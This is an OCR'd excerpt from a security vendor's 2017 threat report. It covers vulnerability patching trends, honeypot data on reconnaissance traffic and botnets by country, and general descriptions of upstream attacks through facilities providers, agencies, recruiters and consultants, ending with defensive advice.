SO MANY VULNERABILITIES, SO LITTLE TIME

"TAKING TIME OUT OF THEIR DAY TO UNDERSTAND THE IMPLICATIONS OF EVERY NEWFOUND VULNERABILITY OUT THERE IS TOO MUCH ASK FOR MOST IT ADMINS"




THERE'S WAY TOO MUCH hype about zero day vulnerabilities. The website, CVE Details, shows an average vulnerability score of 6.8, across all known vulnerabilities, on all known platforms. Of the over 80,000 known vulnerabilities in their database, 12,000 (almost 15%) of them are classified as high-severity. Remember, though, that these vulnerabilities exist over plenty of different client and server-side applications (including, you guessed it, Adobe Flash).

From a company's point of view, handling high-severity vulnerabilities is a number one priority. And they get handled in well run organizations. High-severity vulnerabilities get a lot of visibility, and because if this, they're patched on the spot. But vulnerabilities alone don't make up your company's entire attack surface. Your CISO is probably more worried about phishing and upstream attacks than internal network misconfigurations and unpatched internal systems.

As an IT admin, taking care of infrastructure is your biggest concern. Of course, you're going to perform triage when a new high-severity vulnerability surfaces. But what about the rest of them? Applying every patch to every piece of software on every system on your network, as the patch is released, is just not feasible. That's why admins rely on periodic patch cycles to fix low severity vulnerabilities, if they do at all.

Taking time out of their day to understand the implications of every newfound vulnerability out there is too much ask for most IT admins. And so, in many cases



The data in this graph was collected during 2016, over F-Secure's customer base, with our Radar product. F-Secure Radar is a vulnerability management and security scanning solution that performs platform and web application vulnerability scans.

they simply don't bother. When looking to apply patches, admins often ask questions such as:

- how exposed is the system?
- will this patch break something else?
- do I even know what this vulnerability means?

Using our RADAR service to analyze vulnerability trends within our customer base shows exactly this. High severity vulnerabilities were rare to non-existent. The vast majority of unpatched vulnerabilities we found were of low-medium severity. Of these, it's interesting to note that TLS/SSL and OpenSSH misconfigurations were fairly common. Remember, though, that although they're labeled misconfigurations, it's possible these systems were configured that way in order to interoperate with customer, partner, or proprietary in-house services.

Our Information Security Manager, a member of our CISO office, looked at this graph and concluded that if this represented the situation at our own company, he'd be able to sleep at night.

WHO'S AFTER WHO?

"WITH RUSSIA BEING THE LARGEST SOURCE OF THIS TRAFFIC, IT'S NO SURPRISE THAT MOST COUNTRIES IN THE WORLD WERE TARGETED BY RUSSIAN IPS, INCLUDING RUSSIA"

F-SECURE researchers employ a global network of honeypots to help monitor the online threat landscape. These honeypots passively analyze Internet traffic directed to and from locations all over the world. While there are limitations to what honeypots can tell us, they are an excellent source of information regarding high-level patterns and trends, such as how attackers, self-replicating botnets, and other sources find targets.


Reconnaissance allows attackers to investigate companies, networks, IP addresses, people, and other potential targets to determine whether or not they are suitable and vulnerable to attack. Resourceful attackers use open-source intelligence freely available to everyone on the Internet, such as LinkedIn, Google, Shodan, and more.

Active reconnaissance involves hackers using techniques like port scanning to probe devices and networks. This probing allows them to collect specific information about potential targets in preparation for executing additional stages of an attack. There are a wide variety of tools that attackers can use to do this.

In the latter half of 2016, we detected an overwhelming amount of what we believe to be active reconnaissance traffic coming from Russian IP addresses - nearly 60% of the global volume. Following Russia was the Netherlands, which accounted for 11%; the United States with 9%; and Germany and China with approximately 4% each. The top 10 sources of this traffic accounted for nearly 95% of the total amount we observed last year.

With Russia being the largest source of this traffic, it's no surprise that most countries in the world were targeted by Russian IPs, including Russia. The US was the most frequent target of both global and Russian traffic. Traffic originating from Chinese IPs provided a few notable exceptions to this trend:

Top source countries for attacks on the honeypot network



Top target countries for attacks on the honeypot network

"NEARLY HALF OF THE TRAFFIC OBSERVED BY OUR HONEYPOTS WAS LOOKING FOR EXPOSED HTTP/HTTPS PORTS"

the US and Germany were both the most frequent source and destination for reconnaissance traffic to and from China.

It is very common for attacks to be conducted through proxies. There are many different ways attackers all over the world can leverage proxies to help them conduct attacks. For example, attackers can compromise a machine (such as by infecting a computer with malware) and then use it to conduct scans looking for additional targets. Worms, bots, and other types of malware programmed to automatically begin scanning for new targets after infecting a particular device are often spread in this fashion.

The more prominently countries appear in these observations, the more likely it is that there are compromised networks or infrastructure (such as bulletproof hosting services) used by attackers located in the same country or somewhere else in the world. The use of proxies to transcend national borders makes law enforcement and other efforts to combat abuse more difficult, essentially hardening criminal enterprises against takedown attempts.

Automating active reconnaissance allows attackers to effectively scale their operations and grow their infrastructure. Such expansion can help attackers develop their capabilities by giving them what they need to perform DDoS attacks, conduct spam/phishing campaigns, and more. A portion of the traffic observed by our honeypots is most likely the result of automated scanning and self-replicating botnets.


What are they looking for?

Nearly half of the traffic observed by our honeypots was looking for exposed http/https ports. Attackers probe these ports in an attempt to look for vulnerable software that can be exploited in order to upload malware or otherwise compromise the device. Even though the honeypots were clearly not high-value targets, nor capable of being "owned" in the way that an actual vulnerable device could, they attract interest from attackers looking to leverage vulnerable machines as proxies for further attacks.


SMTP ports were another popular target. Again, attackers probe these ports looking for exploitable software. These ports are also frequently targeted by spam and phishing campaigns, putting them in the line of fire for a wide variety of scams used by opportunistic cyber criminals.

Ports used for more specific purposes, such as Telnet and SSDP, were also targeted by the traffic we observed. Telnet and SSDP are both easy targets for attackers looking to hijack devices and have both been associated with DDoS-related botnets, so it's no surprise that leaving them open was enough to attract attention.

Most used user IDs in attacks on honeypots



Most used passwords in attacks on honeypots



Top target ports for connections to honeypots

Top source countries for Telnet to honeypots

Top target countries for Telnet to honeypots

Botnet Building Activities

Mirai-based botnets made big news in the last half of 2016. Mirai was originally designed to infect devices by brute forcing Telnet credentials (see Appendix: Mirai Source Code Analysis for a list of credentials used by the original variant), which is a common attack vector for similar types of malware. Open Telnet ports allow Mirai and similar threats to spread.


We observed the bulk of scanning for open Telnet ports to originate from Asian countries. The top five sources of scans came from Taiwan, China, India, Vietnam, and the Republic of Korea. The most common targets of these scans were the United Kingdom, Turkey, and Taiwan.

There were a handful of attempts to infect our honeypots with malware. The most common malware used in these attempts were Gafgyt (Mirai-like malware commonly used to create IoT botnets), Tsunami (a backdoor used to create botnets), and PnScan (also used to created botnets from infected Linux routers). All of these malware families are well-known tools used by botnet operators, providing additional evidence that a significant amount of traffic detected last year was intended for this purpose.

WHO'S AFTER WHO?

F-SECURE STATE OF CYBER SECURITY 2017

UNIT: 1000 ATTACKS		TARGET COUNTRY								
		UNITED KINGDOM	FRANCE	GERMANY	CHINA	UNITED STATES	RUSSIA	NETHERLANDS	OTHERS	TOTAL
SOURCE COUNTRY	UNITED KINGDOM	57	0	50	33	78	10	6	110	344
	FRANCE	168	1	167	39	275	19	39	672	1379
	GERMANY	123	0	66	973	244	51	30	269	1758
	CHINA	175	0	380	217	277	208	49	673	1979
	UNITED STATES	198	2	200	2009	564	62	116	561	3712
	RUSSIA	1015	1236	4292	209	26976	671	17224	1332	52955
	NETHERLANDS	70	8	108	25	6157	39	311	394	7112
	OTHERS	419	12	392	62	704	80	136		
	TOTAL	2225	1259	5655	3567	35274	1142	17910		



THE WEAKEST LINK

"EVERY THIRD-PARTY YOU WORK WITH HAS THE POTENTIAL TO INCREASE YOUR ATTACK SURFACE"

MOST COMPANIES rely on external contractors, partners, and suppliers to get business done. As these business partnerships evolve, it's not uncommon for systems and processes on both sides to be integrated together. We've observed that in many cases, the security practices of third parties are overlooked when this sort of integration takes place.

There are many reasons for this. Requiring partners to tighten their security practices, if at all possible, slows business down. Teams and individuals tasked with arranging business partnerships often aren't security-minded. And when IT departments start integrating systems, they are often pressured to "just get things done", and end up having to cut corners.

Every third party you work with has the potential to increase your attack surface. This can lead to opportunistic attacks (your partner gets breached and the attacker finds a way into your own systems) or targeted attacks (the attacker researches companies you're partnered with and finds a way into your network via one of their systems). Any breach that involves an attacker pivoting into your network via a third party can be defined as an upstream attack.


Exposure points in your attack surface can wildly vary based on the type of third party you're doing business with. There's a lot of room for creativity when it comes to upstream attacks, and it's extremely difficult to cover every possible scenario. Here we present you with a few examples of upstream attack vectors that we saw in the field last year.

Facilities services


Companies that provide on-site facilities services, such as garbage collection, cleaning, physical security, and maintenance, get physical access to their customers' premises as part of their work. This access can include ID badges, keycards, door codes, and maps of the buildings.

We're all familiar with the fact that, more often than not, cyber attacks originate from different geographic locations than the target they're attacking. However, when considering methodically planned, targeted attacks, adversaries looking to infiltrate an organization may be willing to go as far as to gain physical access to their target's premises. In such cases, the attacker may turn to facilities service providers to obtain that access. Indeed, the act of obtaining physical access to an office as part of a targeted attack is something our incident response teams saw happening in Europe during 2016.

Facilities services companies are often quite low-tech. For instance, it's not uncommon for them to keep



"IN A NOW CLASSIC EXAMPLE OF AN UPSTREAM ATTACK INVOLVING A FACILITIES PROVIDER, TARGET WAS BREACHED IN 2013"



relevant documents on an open-access file share that workers access to download and print instructions before they leave on assignment. The insecure methodologies employed by-and-large by facilities service providers are ripe for the picking, should an adversary choose to make a physical breach part of their attack.

Our CSS consultants are ever weary of upstream attacks, targeting a primary target via a third-party, and they know from their own red teaming gigs that tactics such as imitating a carpet cleaning company will gain them access to many physical locations.

Information relevant to gaining physical access to offices or homes can also be of value to criminals. The likely geographic proximity of the attacker may lead one to believe that such an attack couldn't be relevant. But consider this example. A hacker in New York gains the ability to remotely open Internet-connected smart locks. However, the locks he gains access to are installed on doors in Europe. It makes no sense for the hacker to travel to Europe and break into those houses, so he puts the information up for sale on the Internet (at let's say 50 EUR per lock). Local criminals then purchase those lock codes and use them to perform burglaries.

Network-borne attack vectors are enabled when facilities providers are given the ability and access to remotely manage a customer's infrastructure. The software for managing and controlling alarm systems, cameras, heating systems, and physical access controls is often very old, and written without security in mind. It's not uncommon for such systems to be accessed over Telnet or VNC, and sometimes with no authentication. You can find plenty of this stuff with Shodan.

In a now classic example of an upstream attack involving a facilities provider, Target was breached in 2013 via a system designed to monitor and control air conditioning hardware. The machine in question was accessible from the Internet and had connectivity with Target's retail operations. Attackers easily owned the air conditioning monitor. From there, they were able to pivot onto Target's network, and then onto Target's point-of-sales systems.

Agencies

Third-party agencies that provide marketing, branding, web presence, recruitment, and eCommerce services are another common ingress point for upstream attacks. These companies often host services which are, in most cases, directly interfaced to their customer's corporate network. Gaining access to an agency's systems can provide an attacker with an easy pivot into their customer's networks.

Consider a web server that hosts sites for multiple companies. Some of these companies will have machines in their corporate network directly interfaced with that web server. If the web server is directly attacked, each individual website it connects to can be attacked (via misconfigurations or


"THE RECRUITMENT PROCESS IS FRAUGHT WITH DANGER FROM BOTH SPEAR PHISHING THREATS AND CRIMEWARE"

vulnerable plugins). And finally, any of the customers' networks can be breached, giving an attacker access to the web server and, from there, all of the other interfaced systems. These types of systems have large attack surfaces and are tempting targets for potential adversaries.

Recruitment agencies are also at high risk due to the type of content they deal with on a daily basis. Recruitment agencies deal with job applications, in the form of PDFs and Microsoft Word documents, which constantly arrive from unsolicited sources. These document types are extremely common infection vectors.

Furthermore, recruitment agencies often run their own applicant database systems that are in-sourced by customers. A recruiter receiving a malicious CV might unknowingly upload it to their system, where it is then accessed by dozens of customers (from within their own company networks). All the attacker needs to do is bypass any security or AV product the recruitment agency is using in order to spread the malicious document further.

Malicious documents are not the only attack vector in this scenario. "Applicants" may also link to watering holes from within their CVs or cover letters. In a real-world example from late 2016, our Threat Intelligence team observed several HR departments being targeted by phishing attacks as part of opportunistically targeted ransomware campaigns against businesses.



It goes without saying that the recruitment process is fraught with danger from both spear phishing threats and crimeware.

Consultants

Many companies source external staff, in the form of contractors and consultants. Companies that provide consulting and outsourcing services invariably maintain their own security policies (regarding endpoint protection, hardening, document handling, and security awareness guidelines), which are guaranteed to differ from the policies defined by their client companies.

Several high-profile cases over the last few years have illustrated the fact that employees of external services can pose a credible insider risk to an organization.

Consultants receive limited or full access to corporate networks and resources, often via workstations or laptops that often haven't been issued and configured by the organization they are consulting for. Many companies bring in consultants to set up or maintain financial systems. Software engineers are also commonly outsourced, and these consultants gain access to part, or all, of their customer's source repositories and version control systems. It's almost impossible to carefully monitor a consultant's every move.

When looking for an ingress point during a targeted attack, threat actors sometimes turn to the owners of botnets to rent specific compromised machines that

"HAVE YOUR EMPLOYEES WATCH THE 1992 FILM SNEAKERS, OR THE RECENTLY AIRED TV SHOW MR. ROBOT"

are known to be part of the targeted organization. External contractors widen the net when it comes to finding these already compromised systems. They also widen the net for spear phishing and social engineering attacks.

If your organization routinely uses contractors and external personnel, your physical premises could be more open to social engineering tactics. With so many different faces coming and going on a daily basis, it's easier to fool employees, and an attacker posing as a consultant might readily be given access to the building, and possibly even secure areas within it. Our CSS consultants use such tactics to great effect when performing threat assessments for customers.

Final advice

When working with third parties, there are a few things you can do to minimize the risk of upstream attacks. Always be cautious when allowing any external device to access your network. Limit access as much as possible. Use tight access controls. If possible, make sure external devices are connected to segregated, controlled networks. Assume the device in question is compromised, and treat it as such.

